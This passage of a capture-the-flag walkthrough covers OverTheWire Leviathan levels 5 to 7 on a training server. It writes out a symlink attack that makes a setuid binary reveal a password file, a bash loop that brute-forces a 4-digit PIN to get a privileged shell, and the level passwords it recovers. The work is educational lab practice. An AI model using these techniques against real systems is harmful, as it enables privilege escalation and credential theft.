-r-sr-x---  1 leviathan6 leviathan5 15144 Apr 10 14:23 leviathan5
-rw-r--r--  1 root       root         807 Mar 31  2024 .profile
leviathan5@gibson:~$
```

Step 3: Understanding and Testing the Program's Behavior

- **Tool Used:** Kali Linux Terminal
- **Commands Executed: ./leviathan5**

  : touch /tmp/file.log

  : echo "hello" > /tmp/file.log

  : cat /tmp/file.log


Explanation:

- Ran ./leviathan5 — observed that the program read content from a specific log file, /tmp/file.log.

  - Created /tmp/file.log manually and wrote "hello" into it.
  - Confirmed that leviathan5 simply displayed the content of /tmp/file.log.

Observation:

- Realized that **file access** could be manipulated via symbolic links.



```
leviathan5@gibson:~$ ./leviathan5
Cannot find /tmp/file.log
leviathan5@gibson:~$ touch /tmp/file.log ; echo "hello" > /tmp/file.log
leviathan5@gibson:~$ cat /tmp/file.log
hello
```

Step 4: Exploiting Symbolic Link Vulnerability to Reveal Password

- **Tool Used:** Kali Linux Terminal
- **Commands Executed:** ln -s /etc/leviathan_pass/leviathan6 /tmp/file.log

  : ./leviathan5


  : exit

Explanation:

  - Created a **symbolic link**: /tmp/file.log now pointed to /etc/leviathan_pass/leviathan6 (the password file for the next level).
  - When leviathan5 executed, it displayed the contents of the symlinked file instead of a normal log file.
  - Retrieved the password for leviathan6.

Purpose:

- Successfully exploited insecure file access without modifying the program itself



```
leviathan5@gibson:~$ ln -s /etc/leviathan_pass/leviathan6 /tmp/file.log
leviathan5@gibson:~$ ./leviathan5
szo7HDB88w
leviathan5@gibson:~$ exit
logout
Connection to leviathan.labs.overthewire.org closed.
```

Level 5 → Level 6

Step 1: SSH Login into Level 6


- **Tool Used:** Kali Linux Terminal (SSH Client)
- **Command Executed: ssh -p 2223 leviathan6@leviathan.labs.overthewire.org**

Explanation:

- Used the password retrieved from Level 5 to log into the `leviathan6` account.
- Connected through the custom SSH port `2223` provided by OverTheWire.

Purpose:

- To access the server environment where Level 6 challenge files were located.



```
┌──(kali㉿kali)-[~]
└─$ ssh -p 2223 leviathan6@leviathan.labs.overthewire.org

                    This is an OverTheWire game server.
          More information on http://www.overthewire.org/wargames

leviathan6@leviathan.labs.overthewire.org's password:

 www.          ver           he             ire.org

Welcome to OverTheWire!

If you find any problems, please report them to the #wargames channel on
discord or IRC.

--[ Playing the games ]--
```

Step 2: Listing Files and Checking the Binary

- **Tool Used:** Kali Linux Terminal
- **Commands Executed: ls -la**


: ./leviathan6

Explanation:

- Listed all files, found a binary executable named leviathan6.
- Ran the binary without arguments to observe its behavior.
- Noticed that it asked for some kind of **PIN input**.

Observation:

- The binary expected a 4-digit PIN code to proceed.



```
leviathan6@gibson:~$ ls -la
total 36
drwxr-xr-x  2 root       root        4096 Apr 10 14:23 .
drwxr-xr-x 83 root       root        4096 Apr 10 14:24 ..
-rw-r--r--  1 root       root         220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root       root        3771 Mar 31  2024 .bashrc
-r-sr-x---  1 leviathan7 leviathan6 15036 Apr 10 14:23 leviathan6
-rw-r--r--  1 root       root         807 Mar 31  2024 .profile
leviathan6@gibson:~$ ./leviathan6
usage: ./leviathan6 <4 digit code>
```

Step 3: Launching a Brute Force Attack


- **Tool Used:** Kali Linux Terminal (Bash Loop)
- **Command Executed: for i in {0000..9999}; do echo $i; ./leviathan6 $i; done**

Explanation:

- Used a `for` loop to **automatically try every 4-digit PIN** (from 0000 to 9999).
- The script passed each number as an argument to `leviathan6`.
- Monitored output until the correct PIN was found and access was granted.

Purpose:

- To automate password guessing instead of manual trial and error.



```
leviathan6@gibson:~$ for i in {0000..9999} ;do echo $i;./leviathan6 $i;done;
0000
Wrong
0001
Wrong
0002
Wrong
0003
Wrong
0004
Wrong
0005
Wrong
0006
Wrong
0007
Wrong
0008
```


Step 4: Gaining Shell Access After Brute Force

- **Tool Used:** Kali Linux Terminal
- **Commands Executed: whoami**

: ls

Explanation:

- After the correct PIN was entered, the binary granted a shell.
- whoami confirmed the current user identity.
- ls listed files available in the privileged session.




```
Wrong
7123
$ whoami
leviathan7
$ ls
leviathan6
$ 
```

Step 5: Retrieving the Password for Level 7

- **Tool Used:** Kali Linux Terminal
- **Command Executed: cat /etc/leviathan_pass/leviathan7**

Explanation:

- Used cat to display the content of the password file for leviathan7.
- Copied the password for use in the next level.



```
$ cat /etc/leviathan_pass/leviathan7
qEs5Io5yM8
$ 
```

Level 6 → Level 7

Step 1: SSH Login into Level 7


- **Tool Used:** Kali Linux Terminal (SSH Client)
- **Command Executed: ssh -p 2223 leviathan7@leviathan.labs.overthewire.org**

Explanation:

- Used the password obtained from Level 6 to log into the `leviathan7` account.
- Connected through the designated SSH port `2223`.
- Successfully authenticated into the final level's server space.

Purpose:

- To access the Level 7 environment and complete the final task of the Leviathan wargame.



```
┌──(kali㉿kali)-[~]
└─$ ssh -p 2223 leviathan7@leviathan.labs.overthewire.org

                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

leviathan7@leviathan.labs.overthewire.org's password:

Welcome to OverTheWire!

If you find any problems, please report them to the #wargames channel on
discord or IRC.

--[ Playing the games ]--
```

Step 2: Listing Files and Viewing the Final Message

- **Tool Used:** Kali Linux Terminal
- **Commands Executed: ls -la**


  : cat CONGRATULATIONS

Explanation:

- ls -la listed all files in the home directory, including hidden ones.
- Found a file named CONGRATULATIONS.
- Used cat to display the contents of the CONGRATULATIONS file.
- Reading the file confirmed **successful completion** of all levels of the Leviathan wargame.

Purpose:

- To validate that the entire series of challenges was successfully completed.



```
leviathan7@gibson:~$ ls -la
total 24
drwxr-xr-x  2 root       root       4096 Apr 10 14:23 .
drwxr-xr-x 83 root       root       4096 Apr 10 14:24 ..
-rw-r--r--  1 root       root        220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root       root       3771 Mar 31  2024 .bashrc
-r--r-----  1 leviathan7 leviathan7  178 Apr 10 14:23 CONGRATULATIONS
-rw-r--r--  1 root       root        807 Mar 31  2024 .profile
leviathan7@gibson:~$ cat CONGRATULATIONS
Well Done, you seem to have used a *nix system before, now try something more serious.
(Please don't post writeups, solutions or spoilers about the games on the web. Thank you!)
leviathan7@gibson:~$ 
```